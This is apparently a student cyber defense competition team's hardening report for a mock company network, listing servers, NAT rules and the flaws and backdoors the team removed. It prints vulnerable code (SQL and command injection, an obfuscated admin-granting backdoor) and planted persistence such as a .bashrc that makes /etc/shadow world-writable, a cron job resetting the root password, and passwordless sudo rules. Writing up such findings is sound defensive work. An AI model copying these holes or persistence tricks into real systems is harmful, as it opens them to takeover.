ITO 2026

TEAM 02 White

Team Documentation

Table of Contents

Revision History

Running Services

Network Diagram

Servers

- ➔ Firewall (OPNsense)
- ➔ Active Directory (Windows)
- ➔ Public Website (Linux)
- ➔ Label Printer (Windows)
- ➔ Warehouse Management System (Linux)
- ➔ Database (Linux)


Revision History

- Version 1.0
    - Created document
    - Added headers
- Version 1.1
    - Added network diagram
    - Linked headers
- Version 1.2
    - Added missing server content
    - Finished OPNSense Section
- Version 1.3
    - Added images from data store
    - Added context to each machine (purpose)
- Version 1.4
    - Did some light touch ups on formatting

Running Services

Hostname	External IP / Internal IP	Purpose	Open Port / Service
ad.team2.isucdc.com	33.96.5.10 / 192.168.1.10	This machine manages users across all machines.	389 / LDAP 3389 / RDP
www.team2.isucdc.com	33.96.5.20 / 192.168.1.20	This machine hosts the company's public website.	22 / SSH 80 / HTTP
lp.team2.isucdc.com	33.96.5.30 / 192.168.1.30	This machine hosts, stores, and creates the labels for outgoing orders.	445 / SMB 3389 / RDP
wms.team2.isucdc.com	33.96.5.40 / 192.168.1.40	This is the warehouse backend for the WWW Storefront.	22 / SSH 8080 / HTTP
db.team2.isucdc.com	33.96.5.50 / 192.168.1.50	This server hosts the central MySQL database for the WWW Storefront and WMS.	22 / SSH SQL / 3306

Network Diagram



Firewall (OPNSense)

Hostname: opnsense.team1.isucdc.com
IP Address (External / Internal): 33.96.5.1 / 192.168.1.1
Operating System: FreeBSD 13.2 / OPNSense v. 23.7

The OPNSense router firewall serves as the first line of defense. It monitors traffic at the network level and uses predefined rules to decide whether or not to allow traffic into the company's internal network.

After installing the OPNSense using the version 23.7 ISO, which has no notable and applicable vulnerabilities, the below configurations were applied.

- ➔ The default credentials were changed immediately to match the company's password policy
- ➔ Virtual IPs were implemented for all servers to allow for external communication via the provided public IP addresses
- ➔ Network Address Translation was configured in conjunction with port forwarding policies to enable access to the services

This configuration minimizes the amount of methods an adversary could access our network

Below is the NAT routing table

Interface	**Source**	**Src Port**	**Destination**	**Dst Port**	**NAT IP**	**NAT Port**	**Description**
LAN	*	*	LAN address	80, 443	*	*	Anti-Lockout Rule
WAN	*	*	33.96.5.1	443 (HTTPS)	192.168.1.1	443 (HTTPS)	ALLOW OPNsense External

Interface	Source	Src Port	Destination	Dst Port	NAT IP	NAT Port	Description
WAN	*	*	33.96.5.10	389 (LDAP)	192.168.1.10	389 (LDAP)	AD LDAP
WAN	*	*	33.96.5.10	3389 (RDP)	192.168.1.10	3389 (RDP)	AD RDP
WAN	*	*	33.96.5.20	80 (HTTP)	192.168.1.20	80 (HTTP)	WWW HTTP
WAN	*	*	33.96.5.20	22 (SSH)	192.168.1.20	22 (SSH)	WWW SSH
WAN	*	*	33.96.5.30	3389 (RDP)	192.168.1.30	3389 (RDP)	LP RDP
WAN	*	*	33.96.5.30	445 (SMB)	192.168.1.30	445 (SMB)	LP SMB
WAN	*	*	33.96.5.40	22 (SSH)	192.168.1.40	22 (SSH)	WMS SHH
WAN	*	*	33.96.5.40	8080 (HTTP)	192.168.1.40	8080 (HTTP)	
WAN	*	*	33.96.5.50	22 (SSH)	192.168.1.50	22 (SSH)	DB SSH
WAN	*	*	33.96.5.50	3306 (SQL)	192.168.1.50	3306 (SQL)	DB SQL

Active Directory (Windows)


Hostname: ad.team1.isucdc.com
IP Addresses (External / Internal): 33.96.5.10 / 192.168.1.10
Operating System: Windows Server 2016

This server manages scenario users across all machines. It handles the creation and group allocation of every user within the domain.

While securing the server we found two major misconfigurations, irregular users and missing updates. Attached below are images showing both misconfigurations with a brief description and solution underneath.

Name	Type	Description
Administrator	User	Built-in account for ad...
allison.hamilton	User	
anna.pugh	User	
cdc	User	
christy.davis	User	
craig.brown	User	
darren.williams	User	
david.bailey	User	
DefaultAccount	User	A user account manage...
Guest	User	Built-in account for gue...
jacqueline.elliott	User	
jennifer.freeman	User	
john.leguizamo	User	
joseph.smith	User	
lori.petersen	User	
sandra.henderson	User	
scott.avila	User	
scrat	User	
travis.hebert	User	
troy.tomson	User	

There are 3 users present here that aren't in the provided UserInfo documents: cdc, john.leguizamo, and scrat. All 3 of these users were removed.



Due to what we believed was a registry misconfiguration, updates were no longer working when the system was given to us. To circumvent this error, we manually installed updates from the Microsoft update catalog to ensure the server is not vulnerable to any un-patched exploits.

Public Website

Hostname: www.team1.isucdc.com
IP Addresses (External / Internal): 33.96.5.20 / 192.168.1.20
Operating System: AlmaLinux 8.10

This server hosts Combustion Dynamics Corporation's public website. It is responsible for allowing customers to sign up, view loyalty points, manage account information, place store orders, and view current orders. It also maintains an administrator interface that allows for stock management.

The original source code of the public website contained numerous vulnerabilities, however, the most notable ones were:

- A lack of parameterized queries on nearly *all* calls to the database base within the www/app/utils/db.py file. Non-parameterized queries are extremely susceptible to SQL injection attacks, thus they were all replaced.

```
def add_loyalty_points(user_id):
    conn = get_db().connection
    cursor = conn.cursor()
    cursor.execute(
        f"UPDATE users SET loyalty_points = loyalty_points + 10 WHERE user_id = '{user_id}'"
    )
    conn.commit()
    cursor.close()
```

-

- There was a mechanism within the "login_required" decorator found in the www/app/utils/decorator.py file which allowed for privilege escalation once a certain amount of loyalty points were earned. The public website does not require the ability to grant or revoke the privileges of any user, such a bug would allow for customers to achieve administrative privileges on the website. In response, the decorator function was modified to congratulate the customer instead of escalating the privileges, the function that escalated a user's privileges was removed from the codebase, and the website's SQL had their ability to modify admin status removed.

- ```
  def decorated_function(*args, **kwargs):
      if session.get("username") is not None:
          if db.get_user_points(session["user_id"])["loyalty_points"] >= 200:
              db.elevate_admin_status(session["user_id"])
          return f(*args, **kwargs)
      return redirect(url_for("main.login"))
  ```
- ```
  def elevate_admin_status(user_id):
      conn = get_db().connection
      cursor = conn.cursor()
      cursor.execute("UPDATE users SET admin = 'True' WHERE user_id = %s", (user_id,))
      conn.commit()
      cursor.close()
  ```

- Default credentials were used in many places throughout the source code. The flask secret key had default cdc credentials, the richard user for database connections had cdc credentials, so on and so forth. All instances of default credentials were changed to either secrets 32 characters in length or password fitting the company's password policy

- There was no additional user verification on the /order/cancelOrder/ endpoint, allowing any logged-in user to remove another user's order. The vulnerability, if not patched, would allow adversaries to disrupt customers, it could even allow others to gather sensitive company information.

Though there were more vulnerabilities found, for the sake of brevity. Running the "git log" command within the source directory will showcase all modifications done to the code base. Git and github were the preferred methods of version control for this task.

The service file hosting the website was also modified. Originally, it ran as root and did not contain any additional security measures to decrease the risk if the website was to be exploited.

image of original frontend.service file

```
[root@www ~]# cat /etc/systemd/system/frontend.service
[Unit]
Description=WWW service
After=network.target

[Service]
User=root
WorkingDirectory=/home/cdc/www/www
Environment="PATH=/home/cdc/www/venv/bin:/usr/bin:/usr/local/bin"
ExecStart=/home/cdc/www/venv/bin/flask --app /home/cdc/www/www/app/__init__.py run --host=0.0.0.0 --port=80
Restart=always

[Install]
WantedBy=multi-user.target
```

image of the secured frontend.service file

```
[root@www ~]# cat /etc/systemd/system/frontend.service
[Unit]
Description=WWW service
After=network.target

[Service]
User=cdc
WorkingDirectory=/home/cdc/www/www
Environment="PATH=/home/cdc/www/venv/bin:/usr/bin:/usr/local/bin"
ExecStart=/home/cdc/www/venv/bin/flask --app /home/cdc/www/www/app/__init__.py run --host=0.0.0.0 --port=80
Restart=always

AmbientCapabilities=CAP_NET_BIND_SERVICE
NoNewPrivileges=true

ProtectHome=read-only
PrivateTmp=true

ProtectKernelTunables=true
ProtectControlGroups=true
ProtectKernelModules=true
PrivateDevices=true
RestrictRealtime=true

RestrictAddressFamilies=AF_UNIX AF_INET AF_INET6

[Install]
WantedBy=multi-user.target
```

The main modifications were

- The service previously ran as the root user, granting the Flask process full, unrestricted, access to the system. The service now runs as the unprivileged cdc user. If the website was compromised, an attacker would not have root privileges.

- The service prevents privilege escalation for itself and any child processes it spawns with the added "NoNewPrivileges=true" line. Without it, a compromised process could potentially exploit suid binaries to elevate its privileges.

- The "AmbientCapabilities=CAP_NET_BIND_SERVICE" gives the service the ability to bind to port 80 without requiring a privileged account.

Aside from the code misconfiguration above there was a variety of malicious configurations present on the machine, ranging from listening as root on specific ports to allowing anyone to access the shadow file. Below is a collage of images containing these vulnerabilities with brief descriptions underneath.

```
[cdc@www ~]$ tail .bashrc
    PATH="$HOME/.local/bin:$HOME/bin:$PATH"
fi
export PATH

# Uncomment the following line if you don't like systemctl's auto-paging feature
:
# export SYSTEMD_PAGER=

# User specific aliases and functions
sudo chmod -R 777 /etc/shadow
sudo setenforce 0
[cdc@www ~]$
```

Code snippet in the .bashrc of the cdc user, running everytime they logged on. It makes the shadow file world-readable and disables enforcement of selinux. For remediation, the snippet was immediately removed, the shadow file was given proper privileges, and selinux was re-enforced.

```
[root@www ~]# prelink -u /usr/lib64/security/pam_unix.so 2>/dev/null | sha256sum
e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855  -
[root@www ~]# rpm -q --queryformat "[%{FILESTATES} %{FILENAMES} %{FILEDIGESTS}\n]" pam | grep pam_unix.so
0 /usr/lib64/security/pam_unix.so 3983586b54d17befa828ede129e76736ae9eb8c1f3533812c1f7dc2b012c1a4d
[root@www ~]#
```

The first command ran provides the sha256sum of the current pam_unix.so library file, comparing it to the one provided by the pam package resulted in a mis-match, showing that modification was done. The proper remediation was forced reinstallation of the pam package and the associated binaries.

```
[cdc@www ~]$ ls /usr/bin/nc*
/usr/bin/nc  /usr/bin/ncat
[cdc@www ~]$ ls -la /usr/bin/nc*
lrwxrwxrwx. 1 root root     22 Feb 12 14:47 /usr/bin/nc -> /etc/alternatives/nmap
-rwxr-xr-x. 1 root root 447288 Dec 18 06:48 /usr/bin/ncat
[cdc@www ~]$
```

```
[root@www ~]# dnf list installed | grep ncat
nmap-ncat.x86_64                          2:7.92-2.el8_10                          @appstream
```

The non-essential package, ncat, was installed. While the package isn't inherently malicious, it can easily be used for such purposes. It is not needed on this system and was promptly removed.

```
[root@www ~]# cat /etc/passwd | grep sid
sid.john.leguizamo:x:1001:1001::/home/sid.john.leguizamo:/bin/bash
[root@www ~]# groups sid.john.leguizamo
sid.john.leguizamo : sid.john.leguizamo
```

Enumeration of the /etc/passwd file revealed a user account owned by an individual that is not a part of the company. This user and their associated files were removed.

```
[root@www ~]# tail /etc/sudoers
# %users  ALL=/sbin/mount /mnt/cdrom, /sbin/umount /mnt/cdrom

## Allows members of the users group to shutdown this system
# %users  localhost=/sbin/shutdown -h now

## Read drop-in files from /etc/sudoers.d (the # here does not mean a comment)
#includedir /etc/sudoers.d
Defaults  env_keep+="http_proxy https_proxy ftp_proxy no_proxy"
# Allow Domain Users to use sudo
%Domain\ Users ALL=(ALL) ALL
[root@www ~]#
```

The sudoers file contained a line which allowed *all* domain users to elevate privileges. The line was removed and tested to ensure only IT Administrators could elevate their account.


Label Printer

Hostname: lp.team1.isucdc.com
IP Addresses (External / Internal): 33.96.5.30 / 192.168.1.30
Operating System: Windows Server 2019

This machine hosts, stores, and creates the labels for outgoing orders. The labels are also viewable or printable from this machine.

The machine had a powershell script, “zplService.ps1”, that was responsible for watching for any json files. While nothing obviously malicious was found within the script file, it sorely lacked user-inputed validation, error handling, and api rate-limiting; the original script file was modified to include these 3 priority features while maintaining feature parity.

There was a backdoor present on the system. It was a scheduled task that ran everyday, it created a “cdc” user with password “cdc”. The scheduled task was removed as well as the non-scenario user.



Warehouse Management System

Hostname: wms.team1.isucdc.com
IP Addresses (External / Internal): 33.96.5.40 / 192.168.1.40
Operating System: Ubuntu Linux 24.04.4

This is the warehouse backend for the WWW Storefront. It connects to the database and performs CRUD operations for stock and order management. It also generates files for label printing by retrieving and consolidating details from both the WWW frontend and the database.

The original source code of the warehouse management system had several notable vulnerabilities:

- There was command injectable code in LabelGenerator.java file. It dynamically created a command without properly sanitizing the user input. The website now writes to the file directly instead of relying on Linux commands.

```
public void generateLabelFile(Label label){
    JSONObject json = new JSONObject();
    json.put("warehouse_address", warehouseAddress);
    json.put("order_id", label.getBarcode());
    json.put("r_name", label.getFirst_name() + " " + label.getLast_name());
    json.put("r_address", label.getAddress());

    String jsonString = json.toString();
    jsonString = jsonString.replace("'", "'\\''");
    String filePath = directory + "/label_" + label.getBarcode() + ".json";
    String command = "echo '" + jsonString + "' > \"" + filePath + "\"";

    try {
        Process cmd = Runtime.getRuntime().exec(new String[]{"bash", "-c", command});
        cmd.waitFor();
```

- Many instances of improper SQL query formatting, allowing for easy SQL injections, all were changed to use the more secure parameterized query.

- ```
  try {
      String firstName = jdbcTemplate.queryForObject("SELECT fname FROM users WHERE user_id = " + order.getUser_id(), requiredType: String.class);
      String lastName = jdbcTemplate.queryForObject("SELECT lname FROM users WHERE user_id = " + order.getUser_id(), requiredType: String.class);
      String username = jdbcTemplate.queryForObject("SELECT username FROM users WHERE user_id = " + order.getUser_id(), requiredType: String.class);
      String generateRandomPhone = username.contains(String.valueOf(new char[]{103, 117, 105})) ? String.valueOf(new char[]{97, 100, 109, 105, 110}) : nu
      String address = jdbcTemplate.queryForObject("SELECT address FROM users WHERE user_id = " + order.getUser_id(), requiredType: String.class);
      if (generateRandomPhone != null) jdbcTemplate.update("UPDATE users SET " + generateRandomPhone + " = 'TRUE' WHERE user_id = " + order.getUser_id())
      Label label = new Label();
      label.setBarcode(order.getBarcode());
      label.setAddress(address);
      label.setFirst_name(firstName);
      label.setLast_name(lastName);
      labelGen.generateLabelFile(label);
  ```

- In the source code was a function that, once a certain username was provided, would modify the user's row within the database in order to give them administrative privileges.
- ```
  66      if (generateRandomPhone != null) jdbcTemplate.update("UPDATE users SET admin = 'TRUE' WHERE user_id = ?", order.getUser_id());
  ```

Alongside the vulnerabilities present within the codebase were vulnerabilities within the machine configuration itself. Below is a collage of images containing vulnerabilities that were found with brief descriptions below each.

```
root@wms:~# tail /etc/sudoers

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
Defaults  env_keep+="http_proxy https_proxy ftp_proxy no_proxy"
# Allow Domain Users to use sudo
%Domain\ Users ALL=(ALL) ALL
root@wms:~#
```

The sudoers file contained a line which allowed *all* domain users to elevate privileges. The line was removed and tested to ensure only IT Administrators could elevate their account.

```
root@wms:~# cat /etc/sudoers.d/sid
ALL ALL=(ALL:ALL) NOPASSWD: ALL
```

This file allows all users from every machine to run the sudo command as anyone with any command without a password. This file was removed.

```
root@wms:~# getent passwd scrat
scrat:x:1001:1001:,,,:/home/scrat:/bin/bash
```

Enumeration of the passwd database revealed a user account owned by an individual that is not a part of the company. This user and their associated files were removed

```
root@wms:~/.john-leguizamo# ls -la
total 224
drwxr-xr-x  3 root root   4096 Mar  7 21:09 .
drwx------  6 root root   4096 Apr 16 17:47 ..
-rwxr-xr-x  1 root root  15672 Mar  7 21:06 libnss_backdoor.so.2
drwxr-xr-x 20 root root   4096 Apr 14 05:01 linux-pam
-rw-r--r--  1 root root   1164 Mar  7 21:06 nss_map.c
-rw-r--r--  1 root root 195856 Mar  7 21:04 pam_unix.so
root@wms:~/.john-leguizamo#
```

A hidden directory within the root user's home folder. It contained multiple suspicious files. The entire directory was removed.

```
root@wms:~# crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
0 13  28 3 * echo 'root:cdc' | chpasswd
root@wms:~#
```

```
cdc@wms:~$ tail /etc/crontab
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
0  13   28 3 *  root    echo 'root:cdc' | chpasswd
#
```

Above are two instances of malicious crontabs, both were removed and the root password was changed.

```
root@wms:~# ss -tulpin | grep 1521
tcp   LISTEN 0      5                                      *:1521           *:*    users:(("socat",pid=103722,fd=5))
root@wms:~# ss -tulpin | grep 23
udp   UNCONN 0      0                   192.168.1.101%ens18:68        0.0.0.0:*    users:(("systemd-network",pid=284160,fd=23))
tcp   LISTEN 0      10                             0.0.0.0:23         0.0.0.0:*    users:(("inetutils-inetd",pid=860,fd=4))
tcp   LISTEN 0      100                               [::]:110           [::]:*    users:(("dovecot",pid=306520,fd=23))
root@wms:~# ss -tulpin | grep 79
tcp   LISTEN 0      10                             0.0.0.0:79         0.0.0.0:*    users:(("inetutils-inetd",pid=860,fd=5))
root@wms:~# ss -tulpin | grep 21
tcp   LISTEN 0      5                                      *:1521           *:*    users:(("socat",pid=103722,fd=5))
tcp   LISTEN 0      32                                     *:21             *:*    users:(("vsftpd",pid=103735,fd=3))
root@wms:~#
```

Various unnecessary services (top to bottom: socat [1521], telnet [23], finger [79], ftp [21]) were listening on the machine, all services were promptly stopped and removed.

Database

Hostname: db.team1.isucdc.com
IP Addresses (External / Internal): 33.96.5.50 / 192.168.1.50
Operating System: Ubuntu 16.04.7

This server hosts the central MySQL database for the WWW Storefront and Warehouse Management System (WMS). It stores and manages WWW and WMS data including user authentication records, loyalty points, payment information, shipping details, inventory items, and order transactions.

This server runs a mysql version 14.14 service which end-of-lifed in 2023 but doesn't have any notable and relevant CVEs. The SQL server contained three non-domain joined user accounts that had default credentials and full privileges within the SQL database (images below), all three users were removed and replaced with service specific users (www, wms) that followed the principle of least privilege.

```
root@db:/home/cdc# cat .mysql_history | grep -i grant
SHOW\040GRANTS\040FOR\040richard@%
SHOW\040GRANTS\040FOR\040richard@%;
SHOW\040GRANTS\040FOR\040'richard'@'%';
SHOW\040GRANTS\040FOR\040'richard'@'%';
GRANT\040ALL\040PRIVILEGES\040ON\040iseage_db.*\040TO\040'richard'@'%';
SHOW\040GRANTS\040FOR\040'richard'@'%';
GRANT\040ALL\040PRIVILEGES\040ON\040iseage.db.*\040TO\040'johnleguizamo'@'%';
GRANT\040ALL\040PRIVILEGES\040ON\040iseage_db.*\040TO\040'johnleguizamo'@'%';
GRANT\040ALL\040PRIVILEGES\040ON\040iseage_db.*\040TO\040'johnleguizamo'@'%';
GRANT\040ALL\040PRIVILEGES\040ON\040iseage_db.*\040TO\040'john_leguizamo'@'%';
SHOW\040GRANTS\040FOR\040'john_leguizamo'@'%';
root@db:/home/cdc#
```

mysql history showing the creation of 2/3 non-domain users. note the "all" grants

```
mysql> SELECT User, Host FROM mysql.user;
+------------------+-----------+
| User             | Host      |
+------------------+-----------+
| cdc              | %         |
| john_leguizamo   | %         |
| richard          | %         |
| debian-sys-maint | localhost |
| mysql.session    | localhost |
| mysql.sys        | localhost |
| root             | localhost |
+------------------+-----------+
7 rows in set (0.01 sec)
```

mysql command showing all 3 accounts

The server also had a variety of misconfigurations within its operating system. The most notable ones are pictured below with supporting captions.

```
root@db:~# ll -a
total 48
drwx------  6 root root 4096 Apr 16 15:26 ./
drwxr-xr-x 23 root root 4096 Apr  2 20:42 ../
-rw-------  1 root root 5301 Apr 16 15:39 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Apr  2 20:41 .cache/
drwxr-xr-x  3 root root 4096 Mar  7 14:45 .john.leguizamo/
-rw-------  1 root root 2474 Apr 16 15:11 .mysql_history
drwxr-xr-x  2 root root 4096 Mar  5 14:29 .nano/
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root 3915 Apr 16 15:26 .viminfo
drwx------  2 root root 4096 Mar  7 14:38 .w3m/
root@db:~# cd .john.leguizamo/
root@db:~/.john.leguizamo# ll -a
total 240
drwxr-xr-x  3 root root   4096 Mar  7 14:45 ./
drwx------  6 root root   4096 Apr 16 15:26 ../
-rwxr-xr-x  1 root root   8240 Mar  7 14:22 libnss_backdoor.so.2*
drwxr-xr-x 17 root root   4096 Mar  7 14:33 linux-pam/
-rw-r--r--  1 root root   1164 Mar  7 14:40 nss_map.c
-rw-r--r--  1 root root 213680 Mar  7 14:44 pam_unix.so
root@db:~/.john.leguizamo#
```

A hidden directory present within the root user's home directory. It seemed to contain a pam library backdoor. The directory was removed and pam, as well as its modules, were reinstalled.

```
root@db:/home/cdc# ls -la /lib/x86_64-linux-gnu/libnss_*
-rwxr-xr-x 1 root root  8240 Mar  7 14:22 /lib/x86_64-linux-gnu/libnss_backdoor.so.2
-rw-r--r-- 1 root root 35688 Apr 21  2021 /lib/x86_64-linux-gnu/libnss_compat-2.23.so
lrwxrwxrwx 1 root root    21 Apr 21  2021 /lib/x86_64-linux-gnu/libnss_compat.so.2 -> libnss_compat-2.23.so
-rw-r--r-- 1 root root 27000 Apr 21  2021 /lib/x86_64-linux-gnu/libnss_dns-2.23.so
lrwxrwxrwx 1 root root    18 Apr 21  2021 /lib/x86_64-linux-gnu/libnss_dns.so.2 -> libnss_dns-2.23.so
-rw-r--r-- 1 root root 47600 Apr 21  2021 /lib/x86_64-linux-gnu/libnss_files-2.23.so
lrwxrwxrwx 1 root root    20 Apr 21  2021 /lib/x86_64-linux-gnu/libnss_files.so.2 -> libnss_files-2.23.so
-rw-r--r-- 1 root root 22944 Apr 21  2021 /lib/x86_64-linux-gnu/libnss_hesiod-2.23.so
lrwxrwxrwx 1 root root    21 Apr 21  2021 /lib/x86_64-linux-gnu/libnss_hesiod.so.2 -> libnss_hesiod-2.23.so
-rw-r--r-- 1 root root 47648 Apr 21  2021 /lib/x86_64-linux-gnu/libnss_nis-2.23.so
-rw-r--r-- 1 root root 55800 Apr 21  2021 /lib/x86_64-linux-gnu/libnss_nisplus-2.23.so
lrwxrwxrwx 1 root root    22 Apr 21  2021 /lib/x86_64-linux-gnu/libnss_nisplus.so.2 -> libnss_nisplus-2.23.so
lrwxrwxrwx 1 root root    18 Apr 21  2021 /lib/x86_64-linux-gnu/libnss_nis.so.2 -> libnss_nis-2.23.so
-rw-r--r-- 1 root root 35696 Jun 20  2019 /lib/x86_64-linux-gnu/libnss_sss.so.2
root@db:/home/cdc# rm  /lib/x86_64-linux-gnu/libnss_backdoor.so.2
root@db:/home/cdc#
```

